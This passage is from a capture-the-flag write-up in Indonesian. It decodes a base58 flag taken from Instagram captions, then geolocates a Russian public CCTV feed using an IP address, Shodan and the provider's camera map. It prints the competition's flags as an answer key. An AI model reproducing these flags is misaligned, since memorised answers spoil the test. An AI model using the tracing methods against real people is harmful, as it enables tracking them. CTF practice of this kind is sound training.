


https://instagram.com/kbbi58?utm_source=qr&igshid=MzNINGNkZWQ4Mg%3D%3D

7. Dari link instagram tersebut kami mendapatkan sebuah akun yang memiliki 3 postingan dan pada bio akun tersebut tertulis “**Assemble It!!! 1-2-3 or 3-2-1**” dan juga caption pada masing - masing dari ketiga postingan tersebut yang berbentuk encoding juga. Dan ketika caption - caption tersebut diurutkan dari postingan 3-2-1 menjadi sebuah encoding base 58 :

4q5XuSBsg5UL4rudvSFUW8BQDMztdoPzy7frPxfnGSBah8q48nc9ZcQuq
UKXGXWqwz

yang ketika di decode hasilnya :



hacktoday{S0_y0u_f0uNd_m3_on_1nst46r4M_hwehwe11}

Voila, ditemukanlah flagnya.

Flag = hacktoday{S0_y0u_f0uNd_m3_on_1nst46r4M_hwehwe11}

Initial Point

Initial Point X

Description
A young child named Khawf has mysteriously gone missing somewhere near a bus stop. I managed to get a snippet of security camera footage capturing his last sighting before the connection unexpectedly dropped. Can you help me find the street name, postal code, and the name of the company responsible for the surveillance, which will allow me to retrieve the complete footage and hopefully find Khawf.
Flag format : hacktoday{Street Name_Postal Code_Company Name}
P.S. write everything in latin alphabet

osint attachment

Summary

Pada soal OSINT kali ini, kami diberikan sebuah deskripsi soal dan sebuah attachment berisikan link mega sebuah video cctv footage dari sebuah bus stop yang entah ada dimana.

https://mega.nz/file/hik3UCBR#urCyGfMdxo2HOBEEee4fXAJ5TRH_fGYMG-FgXT4PJgQ

Kemudian, pada deskripsi kami diminta untuk mencari tahu informasi mengenai seorang anak yang hilang pada video tersebut. Video tersebut

sempat terputus karena jaringan, sehingga kami perlu mencari beberapa informasi untuk mencari anak tersebut, yaitu :

1. Street Name
2. Postal Code daerah tersebut
3. Company Name dari perusahaan CCTV tersebut

Menggunakan format yang tertera untuk flagnya.

Solution


Setelah berulang - ulang memperhatikan footage CCTV tersebut, terutama pada saat terputus, kami melihat sebuah link ip address di pojok kiri bawah frame video tersebut :




Informasi yang dapat diambil dari URL tersebut adalah :

1. Sebuah IP Address : 136.169.226.46
2. Sebuah ID : 1589791118

Dari kedua informasi tersebut, yang bisa kami lakukan hanyalah mencari informasi terkait IP Address tersebut. Disini kami menggunakan **shodan** untuk mencari informasi IP Address tersebut :



Ternyata IP tersebut merupakan IP sebuah company dari rusia bernama **JSC Ufanet**. Ketika kita buka domainnya (ufanet.ru) ada fitur berikut :



Berarti dapat disimpulkan bahwa JSC Ufanet merupakan perusahaan yang menjual CCTV.

Setelah mencari tentang perusahaan tersebut di google, terbawalah kami ke sebuah link yaitu <http://maps.ufanet.ru/ufa> yang ternyata merupakan sebuah streaming real time footage dari seluruh public CCTV termasuk footage pada video yang diberikan oleh soal ini.

ufanet camera

Videos Images Download App Jsc Shopping News Maps Books

About 33,000 results (0.24 seconds)


Уфанет
http://maps.ufanet.ru :

Maps.UfaNet.ru - Уфанет
Maps.UfaNet.ru.
Стерлитамак · Оренбург · Октябрьский · Нефтекамск

http://cams.ufanet.ru > cams :

Видеонаблюдение от Уфанет
Имя пользователя: Пароль: Авторизация для клиентов АО «Уфанет». Авторизоваться
через Личный кабинет (my.ufanet.ru) · Авторизация для сотрудников.

Ketika dibuka, link tersebut menampilkan banyak streaming cctv, dan peta negara russia.




Ketika mengklik salah satu CCTV ternyata pada bagian url browser, terdapat sebuah ID yang mirip dengan ID yang kita temukan sebelumnya:

| maps.ufanet.ru/ufa#1589888139

Langsung saja kita coba menggunakan ID yang kita dapat



Dan hasilnya :



Benar saja, sama persis dengan video dari soal. Kemudian kami menggunakan google translate untuk melihat nama tempat CCTV tersebut berada :



Setelah itu kami mencari tempat tersebut di google map :



Dengan begitu, ditemukanlah street name beserta postal codenya : **Ulitsa Pushkina** dan **450076**. Kemudian untuk company namanya tadi adalah **JSC Ufanet**.

Voila, ditemukanlah flagnya

Flag = hacktoday{Ulitsa Pushkina_450076_JSC Ufanet}